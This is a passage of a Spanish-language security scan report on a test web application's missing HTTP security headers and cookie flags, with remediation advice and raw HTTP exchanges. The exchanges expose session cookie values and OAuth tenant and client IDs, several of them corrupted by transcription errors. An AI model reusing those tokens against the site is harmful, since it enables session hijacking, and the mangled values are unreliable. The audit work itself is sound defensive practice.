| <b>Resumen de vulnerabilidad</b>   |                                |        |
| Se detecta MySQL servers instalado. Se recomienda utilizar solo un gestor de base de datos y tener actualizado a ultimas versiones y configurado en base a las mejores practicas del fabricante, |                                |        |
| <b>Mapa de hallazgos</b>   |                                |        |
| <a href="#">linux_project (TCP/0) Vulnerability State: Active</a> <pre>Path      : /usr/sbin/mysqld Version   : 8.0.41-0ubuntu0.24.04.1</pre>  |                                |        |

### 3. VULNERABILIDADES de aplicativo web

En la siguiente tabla se muestra la lista de vulnerabilidades que se encontraron en el aplicativo web <https://jmx.ambiente-de-pruebas-devcts.site> las cuales se detallan a continuación.

| Tabla de vulnerabilidades |  |
|---------------------------|--|
| Severidad                 | Vulnerabilidad                                 |
| Medium 5.8                | Missing HTTP Strict Transport Security Policy  |
| Medium 5.0                | PHP Input Variables Exceeded                   |
| Low 2.6                   | Cookie Without HttpOnly Flag Detected          |
| Low 2.6                   | Cookie Without Secure Flag Detected            |
| Low 2.6                   | Missing 'X-Frame-Options' Header               |
| Low 2.6                   | Missing 'X-Content-Type-Options' Header Policy |
| Low 2.6                   | SSL/TLS Weak Cipher Suites Supported           |
| Low 2.6                   | Missing 'Cache-Control' Header                 |
| Low 2.6                   | Missing Content Security Policy                |
| Low 2.6                   | HTTP Header Information Disclosure             |

#### 3.1.1. MISSING HTTP STRICT TRANSPORT SECURITY POLICY

| Severidad | Vulnerabilidad                                | Activo |
|-----------|---|--------|
| 5.8       | Missing HTTP Strict Transport Security Policy | 1      |

#### Resumen de vulnerabilidad

En el resultado de escaneo se detecta que la aplicación <https://jmx.ambiente-de-pruebas-devcts.site> usa el servicio https, sin embargo, no usa el encabezado HSTS

HSTS (HTTP Strict Transport Security) es un encabezado de seguridad que indica a los navegadores que solo debe comunicarse con un sitio usando HTTPS. Para prevenir ataques como:

- **Downgrade attacks** (forzar uso de HTTP en lugar de HTTPS)
- **Cookie hijacking**
- **SSL stripping** (ataques del tipo MITM como los realizados con herramientas como sslstrip)

Aunque tengas HTTPS habilitado, si no usas HSTS, un atacante podría interceptar tráfico antes de que se establezca la conexión segura.

Se sugiere añadir encabezados a la respuesta del servidor. Ejemplo:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

## Mapa de hallazgos

<https://jmx.ambiente-de-prueba...>

URL

Identification    Http Info    Attachments

**HTTP Request**

REQUEST MADE

```
GET /auth/redirect HTTP/2
```

HEADERS

```
Host: jmx.ambiente-de-pruebas-devcts.site
Accept-Encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.207 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US,en;q=0.5
Cookie: XSRF-TOKEN=eyJpdiI6IjBzYU1l31DOUNSdEM2am5LMUgwNnc9PSIsInZhbHV1Ijo1NDBUem1u
NkRwcU5c2NlajdtQVpGYUhYTX5dQra1RKX1JOUzAye1gliaHFqO1ZMNW1vbzYNUZjaGx0S1R6Y1FYQUh
vBhGnSN01cENMFDdrbVsamP3S1YwZj2ZYWp1dm9XZDNsTkc4eHrrYnREB3RCNW1BUW15WHFodnROVS81LC
JtYWMl01zOTRmMDN1ZWdxNGY2Y2FKN2VmNDf1MjQ3NTk2YzdKwZ1Mz1lZjNkYjdkYmNmDgwMM1MwJhN
zh1MDBmOGJ1IiwidGFnIjo1n0#3D; laravel_session=eyJpdiI6Ik1zcW1wQ32YNjNKW52Tjd2SjE5
UW9PSIsInZhbHV1IjoiNz2M2cGlwUmpsA2ElcXBhc1sRFJ0HkrNMXMuZv40EJMnc3bZQ1ZGosZ1JZNxp
xNDZoVnErVWNHrZ1xMDlwC25mQnpzMrQcWF4afINZV1BabHNnaGxDzZ1W1b6b21YdHR6eHFByVAOrnNsbj
F2bmQxQmowTjYzNDFVbk9LSTY1IjCjYWMiOljkZd1MW1wZjFiyjkkZjFLNDlhMRhODg2ZmE4NjYyMD11N
jAwNTRmNWFmijQ4YmJiYzMz2jEyOwIyYiJhYjISliwidGFnIjo1n0#3D
```

---

**HTTP Response**

HEADERS

```
HTTP/2 302
alt-svc: h3=":443"; ma=2592000
cache-control: no-cache, private
content-encoding: br
content-type: text/html; charset=utf-8
date: Wed, 04 Jun 2025 18:10:43 GMT
location: https://login.microsoftonline.com/a88efafad-1953-4e7f-a7a4-a9e6b72cb2f5/oa
uth2/v2.0/authorize?client_id=03e01ab5-f758-4123-9797-f9e3af71c65&redirect_uri=htt
ps%3A%2F%2Fjmx.ambiente-de-pruebas-devcts.site%2Faauth%2Fvalidate&scope=User.Read&re
sponse_type=code&state=GWRytmot5LRZZGyGD8XAfc9EvctCxkeEO8WYu16
server: swoole-http-server
set-cookie: XSRF-TOKEN=eyJpdiI6IpBNX1hMU5XSjsh0K2FrQ3RYVQ3MV9PSIsInZhbHV1IjoQjcy
MEtVMjVSSTA3S2N0OHNUM2tv21NZWWZUK2hWMTaQ1JTtOUFaZ1JidUgyU11ETFJmVklz1AxVXd4VUuvYVp
ZaRgPMzhWSNTd1trcZxyRKVjUnBaVGc2S1A5elhRN2pwmHBUzmpJTWoxVwx1NMxMy0Xnc0Vws09HWltDai
gilCjtYWMi01j1OTj1Mzg2mE3MTVjMTY3M2Uy2VmZjAyMzFhQWE5MjUOnjAZMDziYjQzTESMzNkMwU2N
DA1NTc2mzYNTg2IiwidGFnIjo1n0#3D; expires=Wed, 04-Jun-2025 20:10:43 GMT; Max-Age=7
200; path=/; SameSite=lax
set-cookie: laravel_session=eyJpdiI6Inp6dDZubGzaVlaOMVFZFNidhtZGc9PSIsInZhbHV1Ijo
iULVFOENLZ2FONjEXRmPEdFBQYkUz0NwWmhUjRtVW1hWGNC1LVCxXjkm8xWkNJVUpGUTBSM3pzWtntR1
BjMG5FS125eWjZU50ZE0YtjVRnBubDk0L3dvUnYrRnZc1ZTMHFfdKfT05pMGLtQ3FXTKXzNn11MXVGV
1VqU2giLJCjtYWMi01iWDRjZTE2MFhNGF1ZDYxODJhNzAyIWYyMTY2NzY3ZWYOM2Z1zmY1MGNkNDIzDg0
MmokMjU0MDezYQONjU3IiwidGFnIjo1n0#3D; expires=Wed, 04-Jun-2025 20:10:43 GMT; Max-
Age=7200; path=/; HttpOnly; SameSite=lax
content-length: 443
```

---

RESPONSE BODY

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="refresh" content="0;url='https://login.microsoftonline.co
m/a88efafad-1953-4e7f-a7a4-a9e6b72cb2f5/oauth2/v2.0/authorize?client_id=03e01ab5-f75
8-4123-9797-f9e3af71c65&redirect_uri=https%3A%2F%2Fjmx.ambiente-de-pruebas-dev
cts.site%2Faauth%2Fvalidate&scope=User.Read&response_type=code&state=GWRytmot5LRZZGyGD8XAfc9
EvctCxkeEO8WYu16' />
  </head>
  <body>
    Redirecting to <a href="https://login.microsoftonline.com/a88efafad-1953-4e7f-
a7a4-a9e6b72cb2f5/oauth2/v2.0/authorize?client_id=03e01ab5-f758-4123-9797-f9e3af7
1c65&redirect_uri=https%3A%2F%2Fjmx.ambiente-de-pruebas-devcts.site%2Faauth%2Fval
idate&scope=User.Read&response_type=code&state=GWRytmot5LRZZGyGD8XAfc9EvctCxkeEO
8WYu16">https://login.microsoftonline.com/a88efafad-1953-4e7f-a7a4-a9e6b
72cb2f5/oauth2/v2.0/authorize?client_id=03e01ab5-f758-4123-9797-f9e3af71c65&re
direct_uri=https%3A%2F%2Fjmx.ambiente-de-pruebas-devcts.site%2Faauth%2Fvalidate&
scope=User.Read&response_type=code&state=GWRytmot5LRZZGyGD8XAfc9EvctCxkeEO
8WYu16</a>
  </body>
</html>
```

### 3.1.2. PHP INPUT VARIABLES EXCEEDED

| Severidad | Vulnerabilidad               | Activo |
|-----------|------------------------------|--------|
| 5.0       | PHP Input Variables Exceeded | 1      |

#### Resumen de vulnerabilidad

Por defecto, PHP acepta un máximo de 1000 variables en una petición. Si hay más variables de entrada de las especificadas, se emite un E\_WARNING, y más variables de entrada son truncadas de la petición dependiendo de la configuración del servidor y el código de la aplicación, esto puede tener varios impactos tales como eludir la llamada a una función.

Se sugiere desactivar la visualización de todos los avisos, advertencias y errores. Configurar la aplicación para que registre dichos mensajes en un archivo. También es necesaria una revisión del código para comprobar el impacto que puede tener en la aplicación.

#### Mapa de hallazgos

<https://jmx.ambiente-de-prueba...>

URL

Identification    Http Info    Attachments

##### HTTP Request

REQUEST MADE

```
GET /auth/redirect HTTP/2
```

HEADERS

```
Host: jmx.ambiente-de-pruebas-devcts.site
Accept-Encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.207 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US,en;q=0.5
Cookie: XSRF-TOKEN=eyJpdiI6IjBzYU11a31DOUNSdEM2am5LMUgwNnc9PSIsInZhbkHV1IjoiNDBUem1u
Nk9wcU5c2N1ajdtQVpGYUhYTXYSdFQra1RXK1JOUzAye1g1aHFqOTZMNW1vbzRYNUZjaGxOS1R6Y1FYQUh
vbHg5N01QceNEMFdrbjVsamp3S1YwzjZ2YWP1dm9XZDNstkc4eHrrYnRBV3RCNW1BUW15WHFodnROVS81LC
JtYWMiO1oizOTRmMDN1ZWdxNGY2Y2FKN2VmNDf1MjQ3NTk2YdkhNWZlMz1lZjNKYjdkYmhkMDgwMMILMWJhN
zh1IMDBmOGJlliwidGFnIjoiIn0$3D; laravel_session=eyJpdiI6Ik1zcW1wQ3ZYnjNkw5ZTjd2SjE5
UWc9PSIsInZhbkHV1IjoiS2M2cGIwUnpSa2E1cXBhcEl9RFjOHkrNAMzUzV4OEJMcn3bzQ1ZGc5Z1JZNPx
xNDZoVnErVWNHRz1xMD1wc25mQnpzlmRQcWF4aNZV1BabHNaGxVdzziWl6b21YdHR6eHFBYVAORnNsbj
F2bmQxQmowTjYzNDFVbkLSTYilCJtYWMiO1JkZD1iMWIwZjFiyjkxZjFlNDlhMWRhODg2ZmE4NjYyMDI1N
jAwNTRmNWFmYjQ4YmJiYzMzZjEyOWIyYTJhYjI5IwidGFnIjoiIn0$3D
```

### HTTP Response

#### HEADERS

```
HTTP/2 302
alt-svc: h3=":443"; ma=2592000
cache-control: no-cache, private
content-encoding: br
content-type: text/html; charset=utf-8
date: Wed, 04 Jun 2025 18:10:43 GMT
location: https://login.microsoftonline.com/a88efafad-1953-4e7f-a7a4-a9e6b72cb2f5/oa
uth2/v2.0/authorize?client_id=03e01ab5-f758-4123-9797-f9e3af71c65&redirect_uri=htt
ps%3A%2F%2Fjmx.ambiente-de-pruebas-devcts.site%2Fauth%2Fvalidate&scope=User.Read&&
response_type=code&state=GWRytmot5LRZZGyGD8XAfqc9EvctCxkeEO8WYu16
server: swoole-http-server
set-cookie: XSRF-TOKEN=eyJpdIi6IlpBNX1hMUSxSjh0K2FrQ3YvVQSMVE9PSIsInZhbHVlIjo1Qjcy
MEtVmjV5STA3S2N0OHNUn2tvZ1NZWW2UK2hWMThaQTJtOUFa21JidUgyU11ETFJmVklaZ1AxVXd4VUvvYp
ZaFrpMzhTaKNNDUitrcXzYRkvJnBaVGc2S1ASelhRN2pwMHBUZmpJTWoxVWx1NXMxY0xNc0Vs0SHWltDai
gilCJtYWMi01J1OTV1Mzg2Mm3MTVjMTY3M2UyV2VmZjAyMzFhQWE5MjUONjAZMDziYjQzYTe5MzNkMWU2N
DAlNTc2MzYSNTg2IiwidGFniIjoiIn0%3D; expires=Wed, 04-Jun-2025 20:10:43 GMT; Max-Age=7
200; path=/; SameSite=lax
set-cookie: laravel_session=eyJpdIi6Inp6dD2ubGzaVlaOMVRFZFNid1htZGc9PSIsInZhbHVlIjo
iU1VFOENL2ZFONjEXRnfFBQYkUzOUNwMhvUjRtVW1hWGNC1lVCxLjkm8xWkNUVUpGUTBSM3pzwWtnR1
BjMG5FS1z5ewWjZU50ZeoY1jJVRnBubDk0L3dvUnUyRnZWc1ZTMHFFdkFzT05pMGLtQ3FXTXzNm11MXVGV
1VqU2giLCJtYWMi01IwODRjZTE2MWFnNGF1ZDYxODJhNzAyYWyT2NzY3ZWyOM2Z1zmY1MGNkNDIzZDg0
MmukMjU0MDczYWQ0NjU3IiwidGFniIjoiIn0%3D; expires=Wed, 04-Jun-2025 20:10:43 GMT; Max-
Age=7200; path=/; HttpOnly; SameSite=lax
content-length: 443
```

#### RESPONSE BODY

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="refresh" content="0;url='https://login.microsoftonline.co
m/a88efafad-1953-4e7f-a7a4-a9e6b72cb2f5/oa
uth2/v2.0/authorize?client_id=03e01ab5-f75
8-4123-9797-f9e3af71c65&redirect_uri=https%3A%2F%2Fjmx.ambiente-de-pruebas-dev
cts.site%2Fauth%2Fvalidate&scope=User.Read&&response_type=code&state=GWRytmot5LRZZGyGD8XAfqc9
EvctCxkeEO8WYu16'" />
    <title>Redirecting to https://login.microsoftonline.com/a88efafad-1953-4e7f-
a7a4-a9e6b72cb2f5/oa
uth2/v2.0/authorize?client_id=03e01ab5-f758-4123-9797-f9e3af71c
65&redirect_uri=https%3A%2F%2Fjmx.ambiente-de-pruebas-devcts.site%2Fauth%2Fvali
date&scope=User.Read&&response_type=code&state=GWRytmot5LRZZGyGD8XAfqc9
EvctCxkeEO8WYu16</title>
  </head>
  <body>
    Redirecting to <a href="https://login.microsoftonline.com/a88efafad-1953-4e7
f-a7a4-a9e6b72cb2f5/oa
uth2/v2.0/authorize?client_id=03e01ab5-f758-4123-9797-f9e3af71c
65&redirect_uri=https%3A%2F%2Fjmx.ambiente-de-pruebas-devcts.site%2Fauth%2Fv
alidate&scope=User.Read&&response_type=code&state=GWRytmot5LRZZGyGD8XAfqc9
EvctCxkeEO8WYu16">https://login.microsoftonline.com/a88efafad-1953-4e7f-a7a4-a9e6b
72cb2f5/oa
uth2/v2.0/authorize?client_id=03e01ab5-f758-4123-9797-f9e3af71c65&re
direct_uri=https%3A%2F%2Fjmx.ambiente-de-pruebas-devcts.site%2Fauth%2Fvali
date&scope=User.Read&&response_type=code&state=GWRytmot5LRZZGyGD8XAfqc9
EvctCxkeEO
8WYu16</a>.
  </body>
</html>
```

### 3.1.3. COOKIE WITHOUT HTTPONLY FLAG DETECTED

| Severidad | Vulnerabilidad                        | Activo |
|-----------|---------------------------------------|--------|
| 2.6       | Cookie Without HttpOnly Flag Detected | 1      |

#### Resumen de vulnerabilidad

El indicador HttpOnly ayuda a evitar que los scripts del cliente (como JavaScript) accedan a la cookie y la utilicen.

Esto puede ayudar a evitar que los ataques XSS se dirijan a las cookies que contienen el testigo de sesión del cliente.

Para remediar esto se sugiere determinar si algún script del lado del cliente (como JavaScript) necesita acceder a la cookie y si no es así, establecer la bandera HttpOnly.

#### Mapa de hallazgos

<https://jmx.ambiente-de-prueba...>

URL

Identification    Http Info    Attachments

## HTTP Request

REQUEST MADE

```
GET https://jmx.ambiente-de-pruebas-devcts.site/
```

HEADERS

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Sec-Ch-Ua: "Chromium";v="124", "HeadlessChrome";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.207 Safari/537.36
```

## HTTP Response

HEADERS

```
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
Cache-Control: no-cache, private
Content-Encoding: br
Content-Type: text/html; charset=UTF-8
Date: Tue, 17 Jun 2025 17:47:19 GMT
Server: swoole-http-server
Set-Cookie: XSRF-TOKEN=eyJpdiI6InZsN3Q4MWF1RkNlRngzOULreEcxWUE9PSIsInZhbHVlIjo1NXRhTV1KahpbHNsZTNkN2FKdmwxY3dZagtbkhwWgptOGhRUml1Y21WWFnbg0xUkg2NF2MYzFwUCswdVmVzmtwaEZkb01WAhHNM01LWEF2S21GeS9zUOs3N3VmdVNyOVplb25na1JEEd4aEhdGxBaFlcL24vYWlNa3R2Q3QiLCJtYWMiOixIxZkxNwMzZmFkN2I1NDg1MzNmjhjMWE1MTgJzjE5YTRiNGVhMmFhNjc3YzYyOWQ0Mjh1MjY4NzFjMzNlNTg4IiwidGFNIjo1n0%3D; expires=Tue, 17-Jun-2025 19:47:19 GMT; Max-Age=7200; path=/; SameSite=lax
laravel_session=eyJpdiI6ImxaY0g0K01hUjhWYZdwvExhbHpiQmc9PSIsInZhbHVlIjoibGNQZ1M2TWZvVhzaFhmeVVNnFYUhPazVxdS9MMmdlK0k0WDJ5cVU4Zk1VNmmj5UDRJeWQ3N1c5MDhDWTNnYT3NVNTcWRM08rz3djcdh0Q3VKrFztalEyE5koHftcm05SitrVzcwU1tjhjcsWjFrjcBmbVZarisi2aOyya20iCJtYWMiOizzDkzNWEzMTIyOdc3YjEwmz13MmU42DFhMmQ1NWE12DgxMzkwNmNl2WQwZGU12DRiZGU2MTI3NTA2OTA0ZjVhliwidGFhIjo1n0%3D; expires=Tue, 17-Jun-2025 19:47:19 GMT; Max-Age=7200; path=/; HttpOnly; SameSite=lax
Content-Length: 4463
```

RESPONSE BODY

```
<!DOCTYPE html>
<html lang="en">
<head>

    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="https://cdnjs.cloudflare.com/ajax/libs/flowbite/2.3.0/flowbite.min.css" rel="stylesheet" />
    <link href="https://cdn.jsdelivr.net/npm/tailwindcss@2.2.19/dist/tailwind.min.css" rel="stylesheet">
    <link href="https://cdn.jsdelivr.net/npm/flowbite@3.1.2/dist/flowbite.min.css" rel="stylesheet" />
    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/remixicon/4.6.0/remixicon.min.css" integrity="sha512-XcIsjKMcuVe0Ucj/xgIXQnytNwBttJbNjlBV18IOnru2lDPe9RRryvCXw6Y5H415vbBLrm8+q6fmLUU7DfO6Q==" crossorigin="anonymous" referrerPolicy="no-referrer" />
    <script src="https://cdn.jsdelivr.net/npm/apexcharts"></script>
    <script src="https://cdn.jsdelivr.net/npm/flowbite@3.1.2/dist/flowbite.min.js" type="text/javascript"></script>
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <link rel="stylesheet" href="https://jmx.ambiente-de-pruebas-devcts.site/css/pinner_boveda.css">
    <link href="https://jmx.ambiente-de-pruebas-devcts.site/css/app.css" rel="stylesheet">
<title>Login</title>
</head>
```

### 3.1.4. COOKIE WITHOUT SECURE FLAG DETECTED

| Severidad | Vulnerabilidad                      | Activo |
|-----------|-------------------------------------|--------|
| 2.6       | Cookie Without Secure Flag Detected | 1      |

#### Resumen de vulnerabilidad

Cuando se establece la bandera `secure` en una cookie, el navegador evitará que se envíe a través de un canal de texto claro (HTTP) y sólo permitirá que se envíe cuando se utilice un canal cifrado (HTTPS).

En el resultado del escaneo se descubrió que el servidor había establecido una cookie sin la bandera de seguridad. Aunque la configuración inicial de esta cookie se realizó a través de una conexión HTTPS, cualquier enlace HTTP al mismo servidor hará que la cookie se envíe en texto claro.

Se sugiere que si la cookie contiene información sensible, entonces el servidor debe asegurarse de que la cookie tiene la bandera `secure` activada.

#### Mapa de hallazgos

<https://jmx.ambiente-de-prueba...>

URL

Identification    Http Info    Attachments

#### HTTP Request

REQUEST MADE

```
GET https://jmx.ambiente-de-pruebas-devcts.site/
```

HEADERS

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Sec-Ch-Ua: "Chromium";v="124", "HeadlessChrome";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.207 Safari/537.36
```

## HTTP Response

### HEADERS

```
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
Cache-Control: no-cache, private
Content-Encoding: br
Content-Type: text/html; charset=UTF-8
Date: Tue, 17 Jun 2025 17:47:19 GMT
Server: swoole-http-server
Set-Cookie: XSRF-TOKEN=eyJpdiI6InZsN3Q4MWF1RkNlRngzOUIreEcxWUE9PSIsInZhbHV1IjoiNXR
hTV1KahpbHNsZTNkN2FKdmwxY3dZaGtobkhwWGptOGhRUm11Y21WWFnbg0xUkg2NFZMyzFwUCswdVMvZ
mtwaEZkb01WaHhMN01WWEFZS21GeS9zU0s3N3VmDVNyOVp1b25na1JEeDd4aEhndGxBaFlcL24vYwlNa3R
2Q3QiLCJtYWMiOixYzxxNWMeZmFkN2I1NDg1MzNmMjhjMWE1MTFjZjE5YTRiNGVhMmFhNjc3YzYyOWQ0M
jhlMjY4NzFjMzNlNTg4IiwidGFhIjoiIn0%3D; expires=Tue, 17-Jun-2025 19:47:19 GMT; Max-
Age=7200; path=/; SameSite=lax
laravel_session=eyJpdiI6ImxaY0gOK01hUjhWYzdWVEvhbHpiQmc9PSIsInZhbHV1IjoiGNQZ1M2TW
ZvYVhzaFhmeJVVNnFYUhPazVxds9MMmdlK0k0WDJ5cVU4Zk1VNmJ5UDRJeWQ3Nlc5MDhDWThYTb3NVNT
cWhRM08rZ3djcdh0Q3VKeFZtalEyeE5kOHftcm0SSitnVzcuUU1tNjc5WjFrcjBmbVzaRi92a0Yya20iLC
JtYWMiOizZDkzNWEzMTIyODc3YjEwMzI3MmU4ZDFhMmQ1NWE1ZDgxMzkwnNlZWQwZGU1ZDRiZGU2MTI3
NTA2OTA0ZjVhIiwidGFhIjoiIn0%3D; expires=Tue, 17-Jun-2025 19:47:19 GMT; Max-Age=720
0; path=/; HttpOnly; SameSite=lax
Content-Length: 4463
```

### RESPONSE BODY

```
<!DOCTYPE html>
<html lang="en">

<head>

    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="https://cdnjs.cloudflare.com/ajax/libs/flowbite/2.3.0/flowbite.mi
n.css" rel="stylesheet" />
    <link href="https://cdn.jsdelivr.net/npm/tailwindcss@2.2.19/dist/tailwind.min.
css" rel="stylesheet">
    <link href="https://cdn.jsdelivr.net/npm/flowbite@0.3.1.2/dist/flowbite.min.css"
rel="stylesheet" />
    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/remixicon/
4.6.0/remixicon.min.css" integrity="sha512-XcIsjKMcuVe0Ucj/xgIXQnytNwBttJbNjlBV18
IOnru21DPe9KRRyvCXw6Y5H415vbBLRm8+q6fmLUU7Df06Q==" crossorigin="anonymous" referre
r-policy="no-referrer" />
    <script src="https://cdn.jsdelivr.net/npm/apexcharts"></script>
    <script src="https://cdn.jsdelivr.net/npm/flowbite@0.3.1.2/dist/flowbite.min.j
s"></script>
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <link rel="stylesheet" href="https://jmxa.ambiente-de-pruebas-devcts.site/css/s
pinner_boveda.css">
    <link href="https://jmxa.ambiente-de-pruebas-devcts.site/css/app.css" rel="styl
esheet">
    <title>Login</title>

</head>

<body>
    <!-- Video de fondo -->
    <video autoplay muted loop>
        <source src="https://jmxa.ambiente-de-pruebas-devcts.site/img/paisajes.mp4"
type="video/mp4">
    </video>
```

### 3.1.5. MISSING 'X-FRAME-OPTIONS' HEADER

| Severidad   | Vulnerabilidad                   | Activo |
|---|----------------------------------|--------|
| 2.6   | Missing 'X-Frame-Options' Header | 1      |
| <b>Resumen de vulnerabilidad</b>  |                                  |        |
| Se detecta que no se utiliza X-frame-Options, este encabezado evita que un sitio web sea incrustado en un <iframe> de otro sitio, lo cual protege contra ataques "clickjacking" |                                  |        |

El clickjacking es cuando un atacante puede incrustar tu sitio dentro de un iframe y engañar a los usuarios para que hagan clic en botones que en realidad están en tu aplicación (por ejemplo: "Eliminar cuenta", "Hacer transferencia", etc.).

Se recomienda agregar al encabezado:  
Header always set X-Frame-Options "DENY"

## Mapa de hallazgos

<https://jmx.ambiente-de-prueba...>

URL

Identification    Http Info    Attachments

### HTTP Request

REQUEST MADE

```
GET https://jmx.ambiente-de-pruebas-devcts.site/
```

HEADERS

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Sec-Ch-Ua: "Chromium";v="124", "HeadlessChrome";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.207 Safari/537.36
```

### HTTP Response

HEADERS

```
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
Cache-Control: no-cache, private
Content-Encoding: br
Content-Type: text/html; charset=UTF-8
Date: Wed, 04 Jun 2025 18:03:14 GMT
Server: swoole-http-server
Set-Cookie: XSRF-TOKEN=eyJpdiI6InhpVXh2UlIvsSE1QStnQlJWd2QwQWc9PSIsInZhbHV1IjoiYvUwNUh4I0hvbd0ZTce5M23gOV0gyS2Z0ZVJ1YVdET2psKzNkM3hHTG1JWUkycDVKejJBVXpIMGFWNG1xNEdMcDVOND2rcG1N3NSRj1EcWQjWD21eW51mdn2kZ4d2hrjEo1cGfmVjJUcFJGeGnJVInqfGhqZEJrvzRvTzRSkmQ1L0tYWM10i10ODA4MTTMxMGZjMjdhNzcNmZ1ODUjMjU1yMeO0TEzOTR10WE5OGJkNnY2N2MOY3J1mDYZnGU4NjJKNDA0NTQyIwiwdgFrIjoiIn0$3D; expires=Wed, 04-Jun-2025 20:03:14 GMT; Max-Age=7200; path=/; SameSite=lax
laravel_session=eyJpdiI6IkhhMaFlUVTdoTmkyan1BajBz1JUSWc9PSIsInZhbHV1IjoiYvVvEhHYUwSeVkvQ0k4Q1ZMS1rjQW1wFpIeykY5ZmZhcktvTm8vZWVYdNpNDhBUXgyTEIJdEp1d2xmQ1VEOThrYU5633g4tKvTCwdlZOEKvMpRdWYyalpKL25mbjU3R2VjNvBZdGdkYjUyKzRqSTRUZVlrNkhEazNyEdhKVVEiLCjtYWM10IwZGVkMDlhZjYONGI1N2QxZDh1N2NkNjRhOTMwYzk4NWmNWYyMTU2YTyxZWJ1NDkOMjJhYjUSMDcoN2F1YjELiIwidGFhIjoiIn%3D; expires=Wed, 04-Jun-2025 20:03:14 GMT; Max-Age=7200; path=/; HttpOnly; SameSite=lax
Content-Length: 4463
```

RESPONSE BODY

```
<!DOCTYPE html>
<html lang="en">
<head>

    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="https://cdnjs.cloudflare.com/ajax/libs/flowbite/2.3.0/flowbite.min.css" rel="stylesheet" />
    <link href="https://cdn.jsdelivr.net/npm/tailwindcss@2.2.19/dist/tailwind.min.css" rel="stylesheet">
    <link href="https://cdn.jsdelivr.net/npm/flowbite@3.1.2/dist/flowbite.min.css" rel="stylesheet" />
    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/remixicon/4.6.0/remixicon.min.css" integrity="sha512-XcIsjKMuVe0Ucj/xgIQnytNwBttJbNj1tBV18IOnru21Dpe9KRRyvCxw6Y5H415vbBLrm8+q6fmLUU7Df06Q==" crossorigin="anonymous" referrerpolicy="no-referrer" />
```

### 3.1.6. MISSING 'X-CONTENT-TYPE-OPTIONS' HEADER POLICY

| Severidad | Vulnerabilidad                                 | Activo |
|-----------|--|--------|
| 2.6       | Missing 'X-Content-Type-Options' Header Policy | 1      |

#### Resumen de vulnerabilidad

Se detecta que el servidor no devuelve un encabezado correcto 'X-Content-Type-Options', lo que significa que el sitio web podría correr el riesgo de un ataque de secuencia de comandos entre sitios (XSS)

El utilizar X-Content-Type-Options, protege contra:

- Ejecutar archivos maliciosos como scripts.
- Ataques de tipo MIME-type confusión, donde un archivo puede ejecutarse como JavaScript.

Se sugiere agregar cadenas de encabezados

Header set X-Content-Type-Options "nosniff" - Solución en apache,

#### Mapa de hallazgos

<https://jmx.ambiente-de-prueba...>

URL

Identification    Http Info    Attachments

#### HTTP Request

REQUEST MADE

```
GET https://jmx.ambiente-de-pruebas-devcts.site/
```

#### HEADERS

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Sec-Ch-Ua: "Chromium";v="124", "HeadlessChrome";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
